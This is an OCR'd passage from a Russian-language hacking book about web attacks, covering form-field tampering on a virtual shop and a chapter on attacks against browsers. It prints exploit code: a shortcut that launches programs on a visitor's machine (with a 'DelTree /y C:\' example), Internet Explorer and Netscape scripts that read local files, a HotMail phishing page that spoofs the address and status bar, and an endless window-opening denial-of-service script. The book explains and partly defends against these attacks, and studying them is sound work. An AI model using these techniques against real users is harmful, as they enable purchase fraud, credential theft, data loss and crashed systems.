


Рисунок 025 Импровизированный виртуальный магазин

Для того чтобы совершить покупку от чужого имени требуется знать номер кредитной карточки, который известен только ее обладателю. Но в данном случае сервер хранит информацию обо всех посетивших его пользователях, и существует возможность «подсунуть» чужое имя взамен своего. Для изучения содержимого странички, необходимо выбрать в меню браузера пункт «Просмотри в виде HTML»




Рисунок 026 Просмотр содержимого странички в виде HTML

Появится следующий код, содержащий, по крайней мере, одну ***грубейшую*** ошибку, которая позволяет осуществлять покупки от имени чужих лиц.

- `<TH>Product ID`
- `<TH>Product Name`
- `<TH>Purchase`
- `<TR>`
- `<TD>Y2ZA`
- `<TD>Mice`
- `<TD>1 dollar`
- `<TR>`
- `<TD>ZG6T`
- `<TD>Mice Pad`
- `<TD>5 dollar`
- `<TR>`
- `<TD>3 FZ9Y`
- `<TD>CD-ROM RACK`
- `<TD>7 dollar`
- `</table>`
- `<HR>`
- `<CENTER>`
- `<form method="POST" action="buy.pl">`
- `Product ID:`
- `<input type="text" size="30" maxlength="30"`
- **`name="Fox"; value="Y2ZA">`**
- **`<input type="submit" value="Buy">`**
- `</form>`

Алгоритм работы магазина в общих чертах следующий: при нажатии на кнопку «Buy» вызывается скрипт “buy.pl”, которому передаются два параметра – имя пользователя и код покупаемого товара. А номер кредитной карточки в передаваемых параметрах отсутствует. Очевидно, скрипт “buy.pl” самостоятельно извлекает его из базы, используя имя покупателя. Поскольку пользователь не может модифицировать файлы, хранящиеся на сервере, такая схема защиты на первый взгляд кажется вполне надежной. Но что мешает злоумышленнику сохранить страничку на свой локальный диск и, отредактировав по своему желанию, запустить ее оттуда?

Чтобы не нарушить работоспособности скрипта, необходимо все относительные ссылки заменить абсолютными, то есть с полным указанием протокола, имени узла и пути к файлу. Исправленный вариант может выглядеть так (на диске, прилагаемом к книге, он находится в файле “`/SRC/form_hack.htm`)[303]:

```
...
<form method="POST"
action="http://kpnc.softclub.net/cgi-bin/buy.pl">
Product ID:
<input type="text" size="30" maxlength="30"
name="John"; value="Y2ZA">
...
```

Если в базе сервера существует пользователь “John”, с его счета будет снята очередная сумма, поскольку разработчик виртуального магазина не предусмотрел защиту от модифицирования полей формы.

Аналогичного результата можно добиться и более простым путем. Достаточно лишь вызвать скрипт “buy.pl” следующим образом: “`GET /cgi-bin/buy.pl?Jhon=Y2ZA`”, где “Y2ZA” – код товара.

Атака на HTTP-клиента

- В этой главе:
  - Классификация основных ошибок
  - Ошибки, позволяющие получить доступ к локальным файлам клиента
  - Ошибки, позволяющие завесить браузер (или операционную систему)
  - Техника поделки сайтов и методы ее обнаружения

«...пустяки, что я старше тебя на тридцать лет! Был я твоим ровесником! Был. Будешь ты моим ровесником! Будешь. Спрашивается, какая между нами разница? Никакой»

Нодар Думбадзе. “Я, Бабушка, Илико и Илларион”

Современные браузеры представляют собой очень сложные системы, поддерживающие не только базовые функции форматирования текста, но и включающие в себя средства выполнения программ, написанных на Java, JavaScript, Visual Basic Script и т.д. В результате такой сложности неизбежно появление ошибок реализации, позволяющих злоумышленнику как нарушать нормальную работу компьютера клиента, так и получать доступ к его файлам и папкам.

Конечно, фирмы-производители исправляют ошибки, но в отличие от серверного программного обеспечения, «заплатки» на продукцию «народного потребления» часто остаются невостребованными. Ну не заботится рядовой пользователь о собственной безопасности до такой степени, чтобы регулярно посещать сайт фирмы-разработчика и своевременно устанавливать все исправления.

А ошибок в популярнейших браузерах Internet Explorer и Netscape Navigator приблизительно столько же, сколько во всех остальных программах вместе взятых. Время грубых брешей в защите ушло в песок истории вместе с первыми версиями, но и сегодня не все безоблачно, и атаки на клиентов по-прежнему возможны.

---

[303] Измененные строки выделены жирным шрифтом.

Большинство атак инертны, т.е. злоумышленник не способен самостоятельно атаковать компьютер жертвы, пока та не выполнит некоторые действия, например, зайдет на страничку, содержащую троянский код, кликнет по ссылке и т.д. Поэтому, если посещать только доверительные сервера, атаки можно не опасаться. Однако в большинстве случаев такое решение оказывается неприемлемым: очень часто требуемый ресурс находится на сервере неизвестного происхождения и не существует никакой другой альтернативы кроме как рискнуть и зайти на него. Кроме того, многие почтовые клиенты умеют отображать письма в формате HTML, и злоумышленник, не желающий ждать, пока жертва заглянет на его страничку, может отправить ей письмо, содержащее атакующий HTML-код! Запрещение же отображать HTML-письма часто оказывается неприемлемо, поскольку, многие легальные пользователи отправляют письма именно в этом формате. Не требовать же от всех своих респондентов присылать корреспонденцию в plain text only!

Все ошибки, встречающиеся в браузерах, можно поделить на четыре следующих категории:

1) ошибки, приводящие к возможности переполнения буфера и, следовательно, завешиванию системы или выполнению на ней переданного кода
2) ошибки, открывающие доступ к файлам, расположенным на компьютере клиента
3) ошибки, позволяющие подделывать чужие сайты
4) ошибки контроля корректности HTML-кода и кода скриптов, позволяющие злоумышленнику скушать все системные ресурсы, завесить браузер (не систему), вызывать раздражающие графические или звуковые эффекты и т.д.

Ошибки переполнения в программах подобного уровня сложности при сегодняшнем подходе к тестированию кода фактически неизбежны и всегда обнаруживаются в изобилии. Методы поиска уязвимости подобного рода описаны в главе «Технология срыва стека» и здесь рассматриваться не будут.

Врезка «информация»

В приложении Internet Explorer версий 4.0 и 4.1 при попытке открытия ресурса[304] длина имени которого превышает 256 символов, происходит переполнение буфера с возможностью исполнения переданного жертве кода. По утверждению Microsoft ошибка проявляется только при запуске браузера под Windows 95 (Windows 98) и не возымеет никакого эффекта под Windows NT.

Подробнее об этом можно прочитать в технической заметке ID: Q176697 "Security Patches for Internet Explorer" Базы Знаний Microsoft.

То же самое происходит при попытке открытия слишком длинной ссылки по протоколу "mk". Подробнее об этом можно прочитать на сайте группы l0pht (http://www.l0pht.com/advisories.html)

Врезка «замечание»

*Протокол mk используется для доступа к *.chm – файлам. Такое расширение имеют файлы помощи Windows и Microsoft Visual Studio. С ними связана другая уязвимость – скрипт может командой window.showHelp() открывать chm файлы с локального диска пользователя, а сами chm файлы могут содержать в себе команду запуска исполняемых файлов.*

Ошибки, открывающие доступ к локальным файлам жертвы[305], наиболее типичны для Internet Explorer, вследствие его тесной интеграции с операционной системой. В результате такой интеграции появилась поддержка ссылок вида "file://путь/имя файла", работающих с локальными файлами и папками. А объединение «проводника» Windows с браузером научило Internet Explorer открывать ярлыки (файлы с расширением .lnk).

Таким образом, появилась возможность создания ссылок, как открывающих, так и запускающих документы и файлы на компьютере клиента. Следующий пример демонстрирует ссылку, нажатие на которую запускает приложение "calc.exe" на компьютере жертвы.

[304] Браузер Internet Exploder поддерживает протокол ресурсов *resource protocol,* который позволяет загружать ресурсы из файла. Например: res://C:\WINNT\system32\shdoclc.dll/dnserror.htm

[305] Для жертвы локальным, а для злоумышленника – удаленным.

```
Index.htm
    <A HREF="calc.url">Click Here</a>

calc.url
    [InternetShortcut]
    URL=file://calc.exe
```

Опасность заключается в том, что помимо безобидного Калькулятора существуют и такие программы, как “format.com”, “deltree.exe” и др. А Internet Explorer 3.0 запускал их ***без предупреждения***. Для достижения задуманного злоумышленнику было достаточно поместить на свою страничку ссылку на lnk файл, содержащий вызов наподобие “`C:\Windows\Command\Start.exe DelTree /y C:\`”.

В следующих версиях Internet Explorer эта ошибка была устранена, но обнаружились и другие. Было бы бессмысленно подробно разбирать здесь каждую из них. Оперативную информацию можно получить на сайтах производителей или обратиться к независимым источникам (например, www.l0pht.com).

Даже последняя на момент написания книги, пятая версия браузера Internet Explorer, запущенная под управлением Windows 2000, остается небезопасной. Одна из ошибок позволяет читать локальные файлы с диска пользователя. Теоретически все скрипты должны иметь доступ только к тем файлам, которые находятся в том же домене, откуда и был запущен скрипт. Однако строгое соблюдение этого правила значительно ограничило бы возможности скриптов, поэтому пришлось пойти на некоторые послабления.

Команда “windows.open(file://C:/test.txt)” откроет файл независимо от того, в каком домене расположен вызывающий код. Однако получить доступ к его содержимому при нормальном развитии событий невозможно. Но если с помощью перенаправления изменить путь к файлу на URL, указывающий на Java-код, то этот Java-код выполнится в контексте локального документа и, следовательно, получит к нему полный доступ!

Ниже приведен один из примеров программной реализации такого трюка (на диске, прилагаемом к книге, он находится в файле “`/SRC/iebug.htm`”). Он одинаково хорошо работает как из-под браузера, так и при просмотре HTML-письма в Outloock Express.

```
<SCRIPT LANGUAGE="JavaScript">
    z=window.open("file://c:/test.txt");
    z.location="xxxxxxx";
</SCRIPT>
```

Команда `z.location=”xxxxx”` осуществляет перенаправление по указанному адресу, например, http://www.nat.bg/~joro/reject.cgi?jsredir1. В этом случае содержимое файла “`C:\test.txt`” будет выведено в окне диалога.

В Netscape Communicator 4.7 для предотвращения доступа к локальным файлам, запрещено использование протокола “file” в документах, открытых по протоколу http. Защита сводится к проверке параметров, передаваемых таким функциям, как, например, “open”. Ядро же виртуальной машины Java позволят манипулировать локальными файлами вне зависимости от того, откуда был загружен скрипт. Ниже приведен один из возможных примеров, позволяющих обойти защиту:

```
URL zzz=new URL("file://C:/test.txt");
getAppletContext().showDocument(zzz,"newin");
```

Поддержка плавающих форм в Internet Explorer 5.01 (и в некоторых других версиях) реализована с ошибкой. Событие “*NavigateComplete2*”, извещающие о завершении переселения документа на новое местоположение, позволяет обеспечить доступ к этому документу, даже если он расположен на локальном диске клиента.

Код, приведенный ниже (на диске, прилагаем к книге, он содержится в файле “`/SRC/ifrane.htm`”), демонстрирует чтение файла “`C:\test.txt`” выводя его содержимое в диалоговом окне:

```
<IFRAME  ID="Z"></IFRAME>
<SCRIPT for=Z event="NavigateComplete2(x)">
    alert(x.document.body.innerText);
</SCRIPT>
```

```
<SCRIPT>
    Z.navigate("file://c:/test.txt");
</SCRIPT>
```

На рисунке 089 продемонстрирован результат работы этого примера. Для его успешного выполнения необходимо предварительно создать в корне диска “C” файл “`test.txt`” с произвольным содержимым.




Рисунок 086 Доступ к содержимому локальных файлов с использованием IFRANE

Часто злоумышленники для похищения конфиденциальной информации (например, паролей) используют технику подделки сайтов, заключающуюся в следующем: злоумышленник помещает на свою страничку ссылку, ведущую как будто к hotmail.com (или любому другому сайту), но жертва, решившая отправится туда, попадает вовсе не на hotmail.com, а на страничку злоумышленника, по внешнему виду ничем не отличающуюся от оригинала. Специальным образом сконструированный скрипт фальсифицирует строку адреса, строку статуса и заголовок окна браузера. Ничего не подозревающая жертва вводит свой пароль, раскрывая его злоумышленнику. Официально считается, что подобный прием основывается не на ошибках реализации, а на вполне легальных и документированных возможностях скриптов, поэтому практически все бразузеры позволяют очень качественно подделывать чужие сайты и маловероятно, чтобы в ближайшем будущем что-либо изменилось.

Опасность же атак подобного рода очень велика, – ведь подделка сайтов открывает злоумышленнику огромные перспективы. Например, таким способом можно легко распространять вирусы и троянские компоненты. Со странички Васи Пупкина если кто и возьмем какую-нибудь программу, то наверняка примет необходимые меры предосторожности (напустит на нее антивирусы и т.д.). Но стоит Васе разместить у себя ссылку, скажем, на такую-то заплатку, лежащую на сайте Microsoft, как его шансы ослабить бдительность жертвы резко возрастут. А имитация виртуальных магазинов и вовсе влечет за собой материальные убытки.

Ниже будет показано, как осуществляется такая подделка и как ее можно обнаружить. Следующий код (на диске, прилагаемом к книге, он расположен в файле “`/SRC/webfake.htm`”) демонстрирует подделку сайта HotMail.com (для упрощения внешний вид странички приведен в схематичном виде):

```
<TITLE>
Demo Fake WEB
</TITLE>
```

```
<SCRIPT>
function fake()
{
    z=window.open("view-source:javascript:location='http://hotmail.com';")
    z.document.open();
    z.document.write("     <TITLE>
                           http://hotmail.com
                           </TITLE>
                           <H1>Fake HotMail</H1>
                           Sign-In Name<BR>
                           <INPUT type=text><BR>
                           Password<BR>
                           <INPUT type=text><BR>
                           <INPUT type=button value='  ok  '>");
    z.document.close();
}
</SCRIPT>
Go to
<A HREF="javascript:var a;
    "onclick="fake()"      onMouseOver="window.status='http://hotmail.com';
return true">
HotMail </a>
```




Рисунок 087 Подделка сайта HotMail

Для введения пользователя в заблуждение требуется подделать: 1) содержимое строки статуса, появляющееся при наведении мыши на ссылку; 2) строку адреса открывшегося окна; 3) заголовок окна; 4) содержимое фальсифицируемой странички.

Содержимое фальсифицируемой странички технически подделать не сложно, – достаточно скопировать оригинал вместе с графикой и музыкой (если таковая имеется).

Некоторые сложности могут возникнуть со скриптами, содержимое которых недоступно, поэтому их придется воссоздать самостоятельно.

Поскольку, при наведении мыши на ссылку в строке статуса отображается адрес перехода, то для введения жертвы в заблуждение необходимо подделать ее содержимое. Сделать это можно, например, с помощью следующего кода:

```
<A HREF="javascript:var a;
    "onclick="fake()"     onMouseOver="window.status='http://hotmail.com';
return true">
```

Вообще-то это не самая лучшая подделка, поскольку надпись в строке статуса остается даже если вывести мышь за границы ссылки, да и при выделении ссылки с помощью клавиши <Tab> в строке статуса появится истинный адрес перехода. Разумеется, все это можно устранить усложнением кода, но большинство злоумышленников не утруждают себя подобными излишествами, рассчитывая на не слишком дотошного пользователя.




Рисунок 088 Истинный адрес перехода при выделении ссылки с помощью клавиши <TAB>

Фальсифицировать строку адреса несколько сложнее, поскольку некоторые браузеры предпринимают попытки защиты от ее модификации. Поэтому, следующий код не всегда будет успешно работать (но обычно, он все же работает):

```
z=window.open("view-source:javascript:location='http://hotmail.com';")
```

Ну а заголовок окна элементарно изменить с помощью тега <TITLE>, или посредством Java-скрипта. На рисунке 087 продемонстрирован результат такой подделки. Существует ли способ раскрыть обман? Конечно, можно просмотреть исходный HTML-текст страницы, содержащий ссылку, но это отнимет некоторое время и потребует от пользователя определенной квалификации. Однако можно поступить проще, – кликнуть по ссылке правой клавишей мыши и в ниспадающем меню выбрать пункт «свойства» (или узнать их как-нибудь по-другому, в зависимости от используемого программного обеспечения).




Рисунок 089 Выяснение подлинного адреса ссылки

Ниже будут описаны приемы, позволяющие нарушить нормальную работу браузера. В первую очередь к ним относятся скриты, открывающие в бесконечном цикле множество окон. Окна, плодящиеся со скоростью тараканов, в очень короткое время пожирают все доступные ресурсы.

Например, злоумышленник может разместить на свой страничке HTML-код следующего содержания (на диске, прилагаемом к книге, он расположен в файле "`/SRC/win.htm`"):

```
<BODY BACKGROUND=Medium.jpg>
<SCRIPT LANGUAGE="JavaScript">
atack()
function atack()
{
    var b = 0
    while (true)
    {

            d = new Date;
            b=d.getMilliseconds();
            window.open("win.htm",b,"width=215,height=300,resizable=no");
    }
}
</SCRIPT>
```

Результат его работы под Windows 2000 показан на рисунке 085. Нижняя кривая в «Хронологии загрузки ЦП» – это загрузка ядра операционной системы. Через очень короткое время (буквально в течение одной минуты) она приблизится к 100% и с этого момента все станет очень сильно тормозить. Рост потребления памяти не столь значителен, но все равно достаточно ощутим, поскольку количество открытых окон в первом приближении увеличивается в геометрической прогрессии.

Операционная система Windows 95 (Windows 98) намного хуже справляется с такой атакой и через некоторое время зависает, особенно если создавать окна очень большого размера, например, миллион на миллион пикселей (а большинство браузеров это позволяет).

